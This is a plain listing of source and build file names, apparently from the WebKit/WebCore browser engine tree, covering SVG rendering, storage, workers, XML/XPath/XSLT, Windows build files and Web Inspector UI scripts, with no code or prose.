StyleMarqueeData.h  
StyleMultiColData.cpp  
StyleMultiColData.h  
StylePendingImage.h  
StylePendingShader.h  
StyleRareInheritedData.cpp  
StyleRareInheritedData.h  
StyleRareNonInheritedData.cpp  
StyleRareNonInheritedData.h  
StyleReflection.h  
StyleShader.h  
StyleSurroundData.cpp  
StyleSurroundData.h  
StyleTransformData.cpp  
StyleTransformData.h  
StyleVariableData.h  
StyleVisualData.cpp  
StyleVisualData.h  
SVGRenderStyle.cpp  
SVGRenderStyle.h  
SVGRenderStyleDefs.cpp  
SVGRenderStyleDefs.h  
RenderSVGAllInOne.cpp

---

RenderSVGBlock.cpp

RenderSVGBlock.h

RenderSVGContainer.cpp

RenderSVGContainer.h

RenderSVGEllipse.cpp

RenderSVGEllipse.h

RenderSVGForeignObject.cpp

RenderSVGForeignObject.h

RenderSVGGradientStop.cpp

RenderSVGGradientStop.h

RenderSVGHiddenContainer.cpp

RenderSVGHiddenContainer.h

RenderSVGImage.cpp

RenderSVGImage.h

RenderSVGInline.cpp

RenderSVGInline.h

RenderSVGInlineText.cpp

RenderSVGInlineText.h

RenderSVGModelObject.cpp

RenderSVGModelObject.h

RenderSVGPath.cpp

RenderSVGPath.h

RenderSVGRect.cpp

RenderSVGRect.h

RenderSVGResource.cpp

---

RenderSVGResource.h  
RenderSVGResourceClipper.cpp  
RenderSVGResourceClipper.h  
RenderSVGResourceContainer.cpp  
RenderSVGResourceContainer.h  
RenderSVGResourceFilter.cpp  
RenderSVGResourceFilter.h  
RenderSVGResourceFilterPrimitive.cpp  
RenderSVGResourceFilterPrimitive.h  
RenderSVGResourceGradient.cpp  
RenderSVGResourceGradient.h  
RenderSVGResourceLinearGradient.cpp  
RenderSVGResourceLinearGradient.h  
RenderSVGResourceMarker.cpp  
RenderSVGResourceMarker.h  
RenderSVGResourceMasker.cpp  
RenderSVGResourceMasker.h  
RenderSVGResourcePattern.cpp  
RenderSVGResourcePattern.h  
RenderSVGResourceRadialGradient.cpp  
RenderSVGResourceRadialGradient.h  
RenderSVGResourceSolidColor.cpp  
RenderSVGResourceSolidColor.h  
RenderSVGRoot.cpp  
RenderSVGRoot.h

---

RenderSVGShape.cpp  
RenderSVGShape.h  
RenderSVGText.cpp  
RenderSVGText.h  
RenderSVGTextPath.cpp  
RenderSVGTextPath.h  
RenderSVGTransformableContainer.cpp  
RenderSVGTransformableContainer.h  
RenderSVGTSpan.cpp  
RenderSVGTSpan.h  
RenderSVGViewportContainer.cpp  
RenderSVGViewportContainer.h  
SVGInlineFlowBox.cpp  
SVGInlineFlowBox.h  
SVGInlineTextBox.cpp  
SVGInlineTextBox.h  
SVGMarkerData.h  
SVGPathData.cpp  
SVGPathData.h  
SVGRenderingContext.cpp  
SVGRenderingContext.h  
SVGRenderSupport.cpp  
SVGRenderSupport.h  
SVGRenderTreeAsText.cpp  
SVGRenderTreeAsText.h

---

SVGResources.cpp  
SVGResources.h  
SVGResourcesCache.cpp  
SVGResourcesCache.h  
SVGResourcesCycleSolver.cpp  
SVGResourcesCycleSolver.h  
SVGRootInlineBox.cpp  
SVGRootInlineBox.h  
SVGSubpathData.h  
SVGTextChunk.cpp  
SVGTextChunk.h  
SVGTextChunkBuilder.cpp  
SVGTextChunkBuilder.h  
SVGTextFragment.h  
SVGTextLayoutAttributes.cpp  
SVGTextLayoutAttributes.h  
SVGTextLayoutAttributesBuilder.cpp  
SVGTextLayoutAttributesBuilder.h  
SVGTextLayoutEngine.cpp  
SVGTextLayoutEngine.h  
SVGTextLayoutEngineBaseline.cpp  
SVGTextLayoutEngineBaseline.h  
SVGTextLayoutEngineSpacing.cpp  
SVGTextLayoutEngineSpacing.h  
SVGTextMetrics.cpp

---

SVGTextMetrics.h  
SVGTextMetricsBuilder.cpp  
SVGTextMetricsBuilder.h  
SVGTextQuery.cpp  
SVGTextQuery.h  
SVGTextRunRenderingContext.cpp  
SVGTextRunRenderingContext.h  
TableLayout.h  
TextAutosizer.cpp  
TextAutosizer.h  
TrailingFloatsRootInlineBox.h  
VerticalPositionCache.h  
colorControlBlackBerry.js  
selectControlBlackBerry.js  
timeControlBlackBerry.js  
linearSRGB.icc  
plugIns.js  
Storage.cpp  
Storage.h  
Storage.idl  
StorageArea.h  
StorageAreaImpl.cpp  
StorageAreaImpl.h  
StorageAreaSync.cpp  
StorageAreaSync.h

---



StorageEvent.cpp  
StorageEvent.h  
StorageEvent.idl  
StorageEventDispatcher.cpp  
StorageEventDispatcher.h  
StorageMap.cpp  
StorageMap.h  
StorageNamespace.cpp  
StorageNamespace.h  
StorageNamespaceImpl.cpp  
StorageNamespaceImpl.h  
StorageStrategy.cpp  
StorageStrategy.h  
StorageSyncManager.cpp  
StorageSyncManager.h  
StorageThread.cpp  
StorageThread.h  
StorageTracker.cpp  
StorageTracker.h  
StorageTrackerClient.h  
DatabaseThreadWinCE.cpp  
DatabaseThreadWinCE.h  
StorageThreadWinCE.cpp  
StorageThreadWinCE.h  
SMILTime.cpp

---

SMILTime.h

SMILTimeContainer.cpp

SMILTimeContainer.h

SVGSMILElement.cpp

SVGSMILElement.h

ColorDistance.cpp

ColorDistance.h

GradientAttributes.h

SVGFEImage.cpp

SVGFEImage.h

SVGFilter.cpp

SVGFilter.h

SVGFilterBuilder.cpp

SVGFilterBuilder.h

SVGImage.cpp

SVGImage.h

SVGImageCache.cpp

SVGImageCache.h

SVGImageChromeClient.h

SVGImageForContainer.cpp

SVGImageForContainer.h

LinearGradientAttributes.h

PatternAttributes.h

SVGAnimatedEnumerationPropertyTearOff.h

SVGAnimatedListPropertyTearOff.h

---

SVGAnimatedPathSegListPropertyTearOff.h  
SVGAnimatedProperty.cpp  
SVGAnimatedProperty.h  
SVGAnimatedPropertyDescription.h  
SVGAnimatedPropertyMacros.h  
SVGAnimatedPropertyTearOff.h  
SVGAnimatedStaticPropertyTearOff.h  
SVGAnimatedTransformListPropertyTearOff.h  
SVGAttributeToPropertyMap.cpp  
SVGAttributeToPropertyMap.h  
SVGListProperty.h  
SVGListPropertyTearOff.h  
SVGPathSegListPropertyTearOff.cpp  
SVGPathSegListPropertyTearOff.h  
SVGProperty.h  
SVGPropertyInfo.h  
SVGPropertyTearOff.h  
SVGPropertyTraits.h  
SVGStaticListPropertyTearOff.h  
SVGStaticPropertyTearOff.h  
SVGStaticPropertyWithParentTearOff.h  
SVGTransformListPropertyTearOff.h  
RadialGradientAttributes.h  
SVGElement.cpp  
SVGElement.h

---

SVGAElement.idl

SVGAllInOne.cpp

SVGAltGlyphDefElement.cpp

SVGAltGlyphDefElement.h

SVGAltGlyphDefElement.idl

SVGAltGlyphElement.cpp

SVGAltGlyphElement.h

SVGAltGlyphElement.idl

SVGAltGlyphItemElement.cpp

SVGAltGlyphItemElement.h

SVGAltGlyphItemElement.idl

SVGAngle.cpp

SVGAngle.h

SVGAngle.idl

SVGAnimateColorElement.cpp

SVGAnimateColorElement.h

SVGAnimateColorElement.idl

SVGAnimatedAngle.cpp

SVGAnimatedAngle.h

SVGAnimatedAngle.idl

SVGAnimatedBoolean.cpp

SVGAnimatedBoolean.h

SVGAnimatedBoolean.idl

SVGAnimatedColor.cpp

SVGAnimatedColor.h

---

SVGAnimatedEnumeration.cpp  
SVGAnimatedEnumeration.h  
SVGAnimatedEnumeration.idl  
SVGAnimatedInteger.cpp  
SVGAnimatedInteger.h  
SVGAnimatedInteger.idl  
SVGAnimatedIntegerOptionalInteger.cpp  
SVGAnimatedIntegerOptionalInteger.h  
SVGAnimatedLength.cpp  
SVGAnimatedLength.h  
SVGAnimatedLength.idl  
SVGAnimatedLengthList.cpp  
SVGAnimatedLengthList.h  
SVGAnimatedLengthList.idl  
SVGAnimatedNumber.cpp  
SVGAnimatedNumber.h  
SVGAnimatedNumber.idl  
SVGAnimatedNumberList.cpp  
SVGAnimatedNumberList.h  
SVGAnimatedNumberList.idl  
SVGAnimatedNumberOptionalNumber.cpp  
SVGAnimatedNumberOptionalNumber.h  
SVGAnimatedPath.cpp  
SVGAnimatedPath.h  
SVGAnimatedPointList.cpp

---

SVGAnimatedPointList.h  
SVGAnimatedPreserveAspectRatio.cpp  
SVGAnimatedPreserveAspectRatio.h  
SVGAnimatedPreserveAspectRatio.idl  
SVGAnimatedRect.cpp  
SVGAnimatedRect.h  
SVGAnimatedRect.idl  
SVGAnimatedString.cpp  
SVGAnimatedString.h  
SVGAnimatedString.idl  
SVGAnimatedTransformList.cpp  
SVGAnimatedTransformList.h  
SVGAnimatedTransformList.idl  
SVGAnimatedType.cpp  
SVGAnimatedType.h  
SVGAnimatedTypeAnimator.cpp  
SVGAnimatedTypeAnimator.h  
SVGAnimateElement.cpp  
SVGAnimateElement.h  
SVGAnimateElement.idl  
SVGAnimateMotionElement.cpp  
SVGAnimateMotionElement.h  
SVGAnimateMotionElement.idl  
SVGAnimateTransformElement.cpp  
SVGAnimateTransformElement.h

---

SVGAnimateTransformElement.idl  
SVGAnimationElement.cpp  
SVGAnimationElement.h  
SVGAnimationElement.idl  
SVGAnimatorFactory.h  
svgattrs.in  
SVGCircleElement.cpp  
SVGCircleElement.h  
SVGCircleElement.idl  
SVGClipPathElement.cpp  
SVGClipPathElement.h  
SVGClipPathElement.idl  
SVGColor.cpp  
SVGColor.h  
SVGColor.idl  
SVGComponentTransferFunctionElement.cpp  
SVGComponentTransferFunctionElement.h  
SVGComponentTransferFunctionElement.idl  
SVGCursorElement.cpp  
SVGCursorElement.h  
SVGCursorElement.idl  
SVGDefsElement.cpp  
SVGDefsElement.h  
SVGDefsElement.idl  
SVGDescElement.cpp

---

SVGDescElement.h  
SVGDescElement.idl  
SVGDocument.cpp  
SVGDocument.h  
SVGDocument.idl  
SVGDocumentExtensions.cpp  
SVGDocumentExtensions.h  
SVGElement.cpp  
SVGElement.h  
SVGElement.idl  
SVGElementInstance.cpp  
SVGElementInstance.h  
SVGElementInstance.idl  
SVGElementInstanceList.cpp  
SVGElementInstanceList.h  
SVGElementInstanceList.idl  
SVGElementRareData.h  
SVGEllipseElement.cpp  
SVGEllipseElement.h  
SVGEllipseElement.idl  
SVGException.cpp  
SVGException.h  
SVGException.idl  
SVGExternalResourcesRequired.cpp  
SVGExternalResourcesRequired.h

---



SVGExternalResourcesRequired.idl  
SVGFEBlendElement.cpp  
SVGFEBlendElement.h  
SVGFEBlendElement.idl  
SVGFEColorMatrixElement.cpp  
SVGFEColorMatrixElement.h  
SVGFEColorMatrixElement.idl  
SVGFEComponentTransferElement.cpp  
SVGFEComponentTransferElement.h  
SVGFEComponentTransferElement.idl  
SVGFECompositeElement.cpp  
SVGFECompositeElement.h  
SVGFECompositeElement.idl  
SVGFEConvolveMatrixElement.cpp  
SVGFEConvolveMatrixElement.h  
SVGFEConvolveMatrixElement.idl  
SVGFEDiffuseLightingElement.cpp  
SVGFEDiffuseLightingElement.h  
SVGFEDiffuseLightingElement.idl  
SVGFEDisplacementMapElement.cpp  
SVGFEDisplacementMapElement.h  
SVGFEDisplacementMapElement.idl  
SVGFEDistantLightElement.cpp  
SVGFEDistantLightElement.h  
SVGFEDistantLightElement.idl

---

SVGFEDropShadowElement.cpp

SVGFEDropShadowElement.h

SVGFEDropShadowElement.idl

SVGFEFloodElement.cpp

SVGFEFloodElement.h

SVGFEFloodElement.idl

SVGFEFuncAElement.cpp

SVGFEFuncAElement.h

SVGFEFuncAElement.idl

SVGFEFuncBElement.cpp

SVGFEFuncBElement.h

SVGFEFuncBElement.idl

SVGFEFuncGElement.cpp

SVGFEFuncGElement.h

SVGFEFuncGElement.idl

SVGFEFuncRElement.cpp

SVGFEFuncRElement.h

SVGFEFuncRElement.idl

SVGFEGaussianBlurElement.cpp

SVGFEGaussianBlurElement.h

SVGFEGaussianBlurElement.idl

SVGFImageElement.cpp

SVGFImageElement.h

SVGFImageElement.idl

SVGFELightElement.cpp

---

SVGFELightElement.h  
SVGFEMergeElement.cpp  
SVGFEMergeElement.h  
SVGFEMergeElement.idl  
SVGFEMergeNodeElement.cpp  
SVGFEMergeNodeElement.h  
SVGFEMergeNodeElement.idl  
SVGFEMorphologyElement.cpp  
SVGFEMorphologyElement.h  
SVGFEMorphologyElement.idl  
SVGFEOffsetElement.cpp  
SVGFEOffsetElement.h  
SVGFEOffsetElement.idl  
SVGFEPointLightElement.cpp  
SVGFEPointLightElement.h  
SVGFEPointLightElement.idl  
SVGFESpecularLightingElement.cpp  
SVGFESpecularLightingElement.h  
SVGFESpecularLightingElement.idl  
SVGFESpotLightElement.cpp  
SVGFESpotLightElement.h  
SVGFESpotLightElement.idl  
SVGFETileElement.cpp  
SVGFETileElement.h  
SVGFETileElement.idl

---

SVGFETurbulenceElement.cpp

SVGFETurbulenceElement.h

SVGFETurbulenceElement.idl

SVGFilterElement.cpp

SVGFilterElement.h

SVGFilterElement.idl

SVGFilterPrimitiveStandardAttributes.cpp

SVGFilterPrimitiveStandardAttributes.h

SVGFilterPrimitiveStandardAttributes.idl

SVGFitToViewBox.cpp

SVGFitToViewBox.h

SVGFitToViewBox.idl

SVGFontData.cpp

SVGFontData.h

SVGFontElement.cpp

SVGFontElement.h

SVGFontElement.idl

SVGFontFaceElement.cpp

SVGFontFaceElement.h

SVGFontFaceElement.idl

SVGFontFaceFormatElement.cpp

SVGFontFaceFormatElement.h

SVGFontFaceFormatElement.idl

SVGFontFaceNameElement.cpp

SVGFontFaceNameElement.h

---

SVGFontFaceNameElement.idl

SVGFontFaceSrcElement.cpp

SVGFontFaceSrcElement.h

SVGFontFaceSrcElement.idl

SVGFontFaceUriElement.cpp

SVGFontFaceUriElement.h

SVGFontFaceUriElement.idl

SVGForeignObjectElement.cpp

SVGForeignObjectElement.h

SVGForeignObjectElement.idl

SVGGElement.cpp

SVGGElement.h

SVGGElement.idl

SVGGlyphElement.cpp

SVGGlyphElement.h

SVGGlyphElement.idl

SVGGlyphMap.h

SVGGlyphRefElement.cpp

SVGGlyphRefElement.h

SVGGlyphRefElement.idl

SVGGradientElement.cpp

SVGGradientElement.h

SVGGradientElement.idl

SVGGraphicsElement.cpp

SVGGraphicsElement.h

---

SVGGraphicsElement.idl  
SVGHKernElement.cpp  
SVGHKernElement.h  
SVGHKernElement.idl  
SVGImageElement.cpp  
SVGImageElement.h  
SVGImageElement.idl  
SVGImageLoader.cpp  
SVGImageLoader.h  
SVGLangSpace.cpp  
SVGLangSpace.h  
SVGLength.cpp  
SVGLength.h  
SVGLength.idl  
SVGLengthContext.cpp  
SVGLengthContext.h  
SVGLengthList.cpp  
SVGLengthList.h  
SVGLengthList.idl  
SVGLinearGradientElement.cpp  
SVGLinearGradientElement.h  
SVGLinearGradientElement.idl  
SVGLineElement.cpp  
SVGLineElement.h  
SVGLineElement.idl

---

SVGLocatable.cpp

SVGLocatable.h

SVGMarkerElement.cpp

SVGMarkerElement.h

SVGMarkerElement.idl

SVGMaskElement.cpp

SVGMaskElement.h

SVGMaskElement.idl

SVGMatrix.h

SVGMatrix.idl

SVGMetadataElement.cpp

SVGMetadataElement.h

SVGMetadataElement.idl

SVGMissingGlyphElement.cpp

SVGMissingGlyphElement.h

SVGMissingGlyphElement.idl

SVGMPathElement.cpp

SVGMPathElement.h

SVGMPathElement.idl

SVGNumber.idl

SVGNumberList.cpp

SVGNumberList.h

SVGNumberList.idl

SVGPaint.cpp

SVGPaint.h

---

SVGPaint.idl  
SVGParserUtilities.cpp  
SVGParserUtilities.h  
SVGParsingError.h  
SVGPathBlender.cpp  
SVGPathBlender.h  
SVGPathBuilder.cpp  
SVGPathBuilder.h  
SVGPathByteStream.h  
SVGPathByteStreamBuilder.cpp  
SVGPathByteStreamBuilder.h  
SVGPathByteStreamSource.cpp  
SVGPathByteStreamSource.h  
SVGPathConsumer.h  
SVGPathElement.cpp  
SVGPathElement.h  
SVGPathElement.idl  
SVGPathParser.cpp  
SVGPathParser.h  
SVGPathSeg.h  
SVGPathSeg.idl  
SVGPathSegArc.h  
SVGPathSegArcAbs.h  
SVGPathSegArcAbs.idl  
SVGPathSegArcRel.h

---



SVGPathSegArcRel.idl  
SVGPathSegClosePath.h  
SVGPathSegClosePath.idl  
SVGPathSegCurvetoCubic.h  
SVGPathSegCurvetoCubicAbs.h  
SVGPathSegCurvetoCubicAbs.idl  
SVGPathSegCurvetoCubicRel.h  
SVGPathSegCurvetoCubicRel.idl  
SVGPathSegCurvetoCubicSmooth.h  
SVGPathSegCurvetoCubicSmoothAbs.h  
SVGPathSegCurvetoCubicSmoothAbs.idl  
SVGPathSegCurvetoCubicSmoothRel.h  
SVGPathSegCurvetoCubicSmoothRel.idl  
SVGPathSegCurvetoQuadratic.h  
SVGPathSegCurvetoQuadraticAbs.h  
SVGPathSegCurvetoQuadraticAbs.idl  
SVGPathSegCurvetoQuadraticRel.h  
SVGPathSegCurvetoQuadraticRel.idl  
SVGPathSegCurvetoQuadraticSmoothAbs.h  
SVGPathSegCurvetoQuadraticSmoothAbs.idl  
SVGPathSegCurvetoQuadraticSmoothRel.h  
SVGPathSegCurvetoQuadraticSmoothRel.idl  
SVGPathSegLinetoAbs.h  
SVGPathSegLinetoAbs.idl  
SVGPathSegLinetoHorizontal.h

---

SVGPathSegLinetoHorizontalAbs.h

SVGPathSegLinetoHorizontalAbs.idl

SVGPathSegLinetoHorizontalRel.h

SVGPathSegLinetoHorizontalRel.idl

SVGPathSegLinetoRel.h

SVGPathSegLinetoRel.idl

SVGPathSegLinetoVertical.h

SVGPathSegLinetoVerticalAbs.h

SVGPathSegLinetoVerticalAbs.idl

SVGPathSegLinetoVerticalRel.h

SVGPathSegLinetoVerticalRel.idl

SVGPathSegList.cpp

SVGPathSegList.h

SVGPathSegList.idl

SVGPathSegListBuilder.cpp

SVGPathSegListBuilder.h

SVGPathSegListSource.cpp

SVGPathSegListSource.h

SVGPathSegMovetoAbs.h

SVGPathSegMovetoAbs.idl

SVGPathSegMovetoRel.h

SVGPathSegMovetoRel.idl

SVGPathSegWithContext.h

SVGPathSource.h

SVGPathStringBuilder.cpp

---

SVGPathStringBuilder.h  
SVGPathStringSource.cpp  
SVGPathStringSource.h  
SVGPathTraversalStateBuilder.cpp  
SVGPathTraversalStateBuilder.h  
SVGPathUtilities.cpp  
SVGPathUtilities.h  
SVGPatternElement.cpp  
SVGPatternElement.h  
SVGPatternElement.idl  
SVGPoint.h  
SVGPoint.idl  
SVGPointList.cpp  
SVGPointList.h  
SVGPointList.idl  
SVGPolyElement.cpp  
SVGPolyElement.h  
SVGPolygonElement.cpp  
SVGPolygonElement.h  
SVGPolygonElement.idl  
SVGPolylineElement.cpp  
SVGPolylineElement.h  
SVGPolylineElement.idl  
SVGPreserveAspectRatio.cpp  
SVGPreserveAspectRatio.h

---

SVGPreserveAspectRatio.idl

SVGRadialGradientElement.cpp

SVGRadialGradientElement.h

SVGRadialGradientElement.idl

SVGRect.h

SVGRect.idl

SVGRectElement.cpp

SVGRectElement.h

SVGRectElement.idl

SVGRenderingIntent.h

SVGRenderingIntent.idl

SVGScriptElement.cpp

SVGScriptElement.h

SVGScriptElement.idl

SVGSetElement.cpp

SVGSetElement.h

SVGSetElement.idl

SVGStopElement.cpp

SVGStopElement.h

SVGStopElement.idl

SVGStringList.cpp

SVGStringList.h

SVGStringList.idl

SVGStyledElement.cpp

SVGStyledElement.h

---

SVGStyledElement.idl  
SVGStyleElement.cpp  
SVGStyleElement.h  
SVGStyleElement.idl  
SVGSVGElement.cpp  
SVGSVGElement.h  
SVGSVGElement.idl  
SVGSwitchElement.cpp  
SVGSwitchElement.h  
SVGSwitchElement.idl  
SVGSymbolElement.cpp  
SVGSymbolElement.h  
SVGSymbolElement.idl  
svgtags.in  
SVGTests.cpp  
SVGTests.h  
SVGTests.idl  
SVGTextContentElement.cpp  
SVGTextContentElement.h  
SVGTextContentElement.idl  
SVGTextElement.cpp  
SVGTextElement.h  
SVGTextElement.idl  
SVGTextPathElement.cpp  
SVGTextPathElement.h

---

SVGTextPathElement.idl  
SVGTextPositioningElement.cpp  
SVGTextPositioningElement.h  
SVGTextPositioningElement.idl  
SVGTITLEElement.cpp  
SVGTITLEElement.h  
SVGTITLEElement.idl  
SVGTransform.cpp  
SVGTransform.h  
SVGTransform.idl  
SVGTransformable.cpp  
SVGTransformable.h  
SVGTransformDistance.cpp  
SVGTransformDistance.h  
SVGTransformList.cpp  
SVGTransformList.h  
SVGTransformList.idl  
SVGRefElement.cpp  
SVGRefElement.h  
SVGRefElement.idl  
SVGTSpanElement.cpp  
SVGTSpanElement.h  
SVGTSpanElement.idl  
SVGUnitTypes.h  
SVGUnitTypes.idl

---

SVGURIReference.cpp

SVGURIReference.h

SVGURIReference.idl

SVGUseElement.cpp

SVGUseElement.h

SVGUseElement.idl

SVGViewElement.cpp

SVGViewElement.h

SVGViewElement.idl

SVGViewSpec.cpp

SVGViewSpec.h

SVGViewSpec.idl

SVGVKernElement.cpp

SVGVKernElement.h

SVGVKernElement.idl

SVGZoomAndPan.cpp

SVGZoomAndPan.h

SVGZoomAndPan.idl

SVGZoomEvent.cpp

SVGZoomEvent.h

SVGZoomEvent.idl

xlinkattrs.in

Target.pri

Internals.cpp

Internals.h

---

Internals.idl  
InternalSettings.cpp  
InternalSettings.h  
InternalSettings.idl  
WebCoreTestSupport.cpp  
WebCoreTestSupport.h  
MallocStatistics.h  
MallocStatistics.idl  
MemoryInfo.h  
MemoryInfo.idl  
MockCDM.cpp  
MockCDM.h  
TypeConversions.h  
TypeConversions.idl  
WebCoreTestShimLibrary.cpp  
UseJSC.cmake  
WebCore.exp.in  
WebCore.order  
WebCore.pri  
WebCore.pro  
WebCore.qrc  
copyForwardingHeaders.cmd  
copyWebCoreResourceFiles.cmd  
MigrateScripts  
QTMovieWin.vcxproj

---



QTMovieWin.vcxproj.filters  
QTMovieWinCairoDebug.props  
QTMovieWinCairoRelease.props  
QTMovieWinCommon.props  
QTMovieWinDebug.props  
QTMovieWinPostBuild.cmd  
QTMovieWinPreBuild.cmd  
QTMovieWinPreLink.cmd  
QTMovieWinProduction.props  
QTMovieWinRelease.props  
WebCore.make  
WebCore.submit.sln  
WebCore.vcxproj  
WebCore.vcxproj.filters  
WebCoreCairo.props  
WebCoreCFNetwork.props  
WebCoreCG.props  
WebCoreCommon.props  
WebCoreCURL.props  
WebCoreDebug.props  
WebCoreDebugWinCairo.props  
WebCoreGenerated.make  
WebCoreGenerated.vcxproj  
WebCoreGenerated.vcxproj.filters  
WebCoreGeneratedCommon.props

---

WebCoreGeneratedDebug.props  
WebCoreGeneratedDebugWinCairo.props  
WebCoreGeneratedProduction.props  
WebCoreGeneratedRelease.props  
WebCoreGeneratedReleaseWinCairo.props  
WebCoreGeneratedWinCairo.make  
WebCoreGeneratedWinCairoCommon.props  
WebCoreMediaQT.props  
WebCorePostBuild.cmd  
WebCorePreBuild.cmd  
WebCoreProduction.props  
WebCoreQuartzCore.props  
WebCoreRelease.props  
WebCoreReleaseWinCairo.props  
WebCoreTestSupport.vcxproj  
WebCoreTestSupport.vcxproj.filters  
xcopy.excludes  
project.pbxproj  
WebCorePrefix.cpp  
WebCorePrefix.h  
AbstractWorker.cpp  
AbstractWorker.h  
AbstractWorker.idl  
DedicatedWorkerGlobalScope.cpp  
DedicatedWorkerGlobalScope.h

---

DedicatedWorkerGlobalScope.idl

DedicatedWorkerThread.cpp

DedicatedWorkerThread.h

DefaultSharedWorkerRepository.cpp

DefaultSharedWorkerRepository.h

SharedWorker.cpp

SharedWorker.h

SharedWorker.idl

SharedWorkerGlobalScope.cpp

SharedWorkerGlobalScope.h

SharedWorkerGlobalScope.idl

SharedWorkerRepository.cpp

SharedWorkerRepository.h

SharedWorkerStrategy.h

SharedWorkerThread.cpp

SharedWorkerThread.h

Worker.cpp

Worker.h

Worker.idl

WorkerEventQueue.cpp

WorkerEventQueue.h

WorkerGlobalScope.cpp

WorkerGlobalScope.h

WorkerGlobalScope.idl

WorkerGlobalScopeProxy.h

---

WorkerLoaderProxy.h  
WorkerLocation.cpp  
WorkerLocation.h  
WorkerLocation.idl  
WorkerMessagingProxy.cpp  
WorkerMessagingProxy.h  
WorkerObjectProxy.h  
WorkerReportingProxy.h  
WorkerRunLoop.cpp  
WorkerRunLoop.h  
WorkerScriptLoader.cpp  
WorkerScriptLoader.h  
WorkerScriptLoaderClient.h  
WorkerThread.cpp  
WorkerThread.h  
DOMParser.cpp  
DOMParser.h  
DOMParser.idl  
NativeXPathNSResolver.cpp  
NativeXPathNSResolver.h  
CharacterReferenceParserInlines.h  
MarkupTokenizerInlines.h  
XMLDocumentParser.cpp  
XMLDocumentParser.h  
XMLDocumentParserLibxml2.cpp

---

XMLDocumentParserQt.cpp  
XMLDocumentParserScope.cpp  
XMLDocumentParserScope.h  
xmlattrs.in  
XMLErrors.cpp  
XMLErrors.h  
XMLHttpRequest.cpp  
XMLHttpRequest.h  
XMLHttpRequest.idl  
XMLHttpRequestException.cpp  
XMLHttpRequestException.h  
XMLHttpRequestException.idl  
XMLHttpRequestProgressEvent.h  
XMLHttpRequestProgressEvent.idl  
XMLHttpRequestProgressEventThrottle.cpp  
XMLHttpRequestProgressEventThrottle.h  
XMLHttpRequestUpload.cpp  
XMLHttpRequestUpload.h  
XMLHttpRequestUpload.idl  
xmlnsattrs.in  
XMLSerializer.cpp  
XMLSerializer.h  
XMLSerializer.idl  
XMLTreeViewer.cpp  
XMLTreeViewer.h

---

XMLViewer.js  
XPathEvaluator.cpp  
XPathEvaluator.h  
XPathEvaluator.idl  
XPathException.cpp  
XPathException.h  
XPathException.idl  
XPathExpression.cpp  
XPathExpression.h  
XPathExpression.idl  
XPathExpressionNode.cpp  
XPathExpressionNode.h  
XPathFunctions.cpp  
XPathFunctions.h  
XPathGrammar.y  
XPathNodeSet.cpp  
XPathNodeSet.h  
XPathNSResolver.cpp  
XPathNSResolver.h  
XPathNSResolver.idl  
XPathParser.cpp  
XPathParser.h  
XPathPath.cpp  
XPathPath.h  
XPathPredicate.cpp

---

XPathPredicate.h  
XPathResult.cpp  
XPathResult.h  
XPathResult.idl  
XPathStep.cpp  
XPathStep.h  
XPathUtil.cpp  
XPathUtil.h  
XPathValue.cpp  
XPathValue.h  
XPathVariableReference.cpp  
XPathVariableReference.h  
XSLImportRule.cpp  
XSLImportRule.h  
XSLStyleSheet.h  
XSLStyleSheetLibxslt.cpp  
XSLStyleSheetQt.cpp  
XSLTExtensions.cpp  
XSLTExtensions.h  
XSLTProcessor.cpp  
XSLTProcessor.h  
XSLTProcessor.idl  
XSLTProcessorLibxslt.cpp  
XSLTProcessorQt.cpp  
XSLTUnicodeSort.cpp

---

XSLTUnicodeSort.h

ChangeLog

ChangeLog-2013-06-11

Base.xcconfig

DebugRelease.xcconfig

Version.xcconfig

WebInspectorUIFramework.xcconfig

Info.plist

localizedStrings.js

Makefile

combine-resources.pl

cssmin.py

jsmin.py

remove-console-asserts.pl

update-codemirror-resources.rb

update-pretty-printer.rb

codemirror.js

CodeMirrorFormatters.js

css.js

Formatter.js

FormatterContentBuilder.js

FormatterDebug.js

javascript.js

block-comment-expected.js

block-comment.js

---



single-statement-blocks-expected.js

single-statement-blocks.js

switch-case-default-expected.js

switch-case-default.js

jquery.min.js

Utilities.js

ActivateButtonNavigationItem.js

ActivateButtonToolbarItem.js

ApplicationCacheDetailsSidebarPanel.js

ApplicationCacheFrame.js

ApplicationCacheFrameContentView.js

ApplicationCacheFrameTreeElement.js

ApplicationCacheManager.js

ApplicationCacheManifest.js

ApplicationCacheManifestTreeElement.js

ApplicationCacheObserver.js

BinarySearch.js

BlankStylePropertiesSection.js

BottomUpProfileDataGridTree.js

BoxModelDetailsSectionRow.js

Branch.js

BranchManager.js

Breakpoint.js

BreakpointTreeElement.js

ButtonNavigationItem.js

---

ButtonToolbarItem.js  
CallFrame.js  
CallFrameTreeElement.js  
ClusterContentView.js  
CodeMirrorAdditions.js  
CodeMirrorCompletionController.js  
CodeMirrorDragToAlterNumberController.js  
CodeMirrorFormatters.js  
CodeMirrorTokenTrackingController.js  
Color.js  
CompletionSuggestionsView.js  
ComputedStyleDetailsPanel.js  
ConsoleCommand.js  
ConsoleCommandResult.js  
ConsoleGroup.js  
ConsoleMessage.js  
ConsoleMessageImpl.js  
ConsoleObserver.js  
ConsolePrompt.js  
ContentBrowser.js  
ContentView.js  
ContentViewContainer.js  
ContextMenu.js  
ControlToolbarItem.js  
CookieStorageContentView.js

---

CookieStorageObject.js  
CookieStorageTreeElement.js  
CSSColorPicker.js  
CSSCompletions.js  
CSSKeywordCompletions.js  
CSSMedia.js  
CSSObserver.js  
CSSProperty.js  
CSSRule.js  
CSSSelectorProfileObject.js  
CSSSelectorProfileType.js  
CSSSelectorProfileView.js  
CSSStyleDeclaration.js  
CSSStyleDeclarationSection.js  
CSSStyleDeclarationTextEditor.js  
CSSStyleDetailsSidebarPanel.js  
CSSStyleManager.js  
CSSStyleSheet.js  
DashboardManager.js  
DashboardView.js  
DatabaseContentView.js  
DatabaseHostTreeElement.js  
DatabaseObject.js  
DatabaseObserver.js  
DatabaseTableContentView.js

---

DatabaseTableObject.js  
DatabaseTableTreeElement.js  
DatabaseTreeElement.js  
DataGrid.js  
DebuggerManager.js  
DebuggerObserver.js  
DebuggerSidebarPanel.js  
DetailsSection.js  
DetailsSectionDataGridRow.js  
DetailsSectionGroup.js  
DetailsSectionPropertiesRow.js  
DetailsSectionRow.js  
DetailsSectionSimpleRow.js  
DetailsSidebarPanel.js  
DividerNavigationItem.js  
DOMDetailsSidebarPanel.js  
DOMNode.js  
DOMNodeDetailsSidebarPanel.js  
DOMNodeStyles.js  
DOMObserver.js  
DOMSearchMatchObject.js  
DOMStorageContentView.js  
DOMStorageObject.js  
DOMStorageObserver.js  
DOMStorageTreeElement.js

---

DOMTree.js  
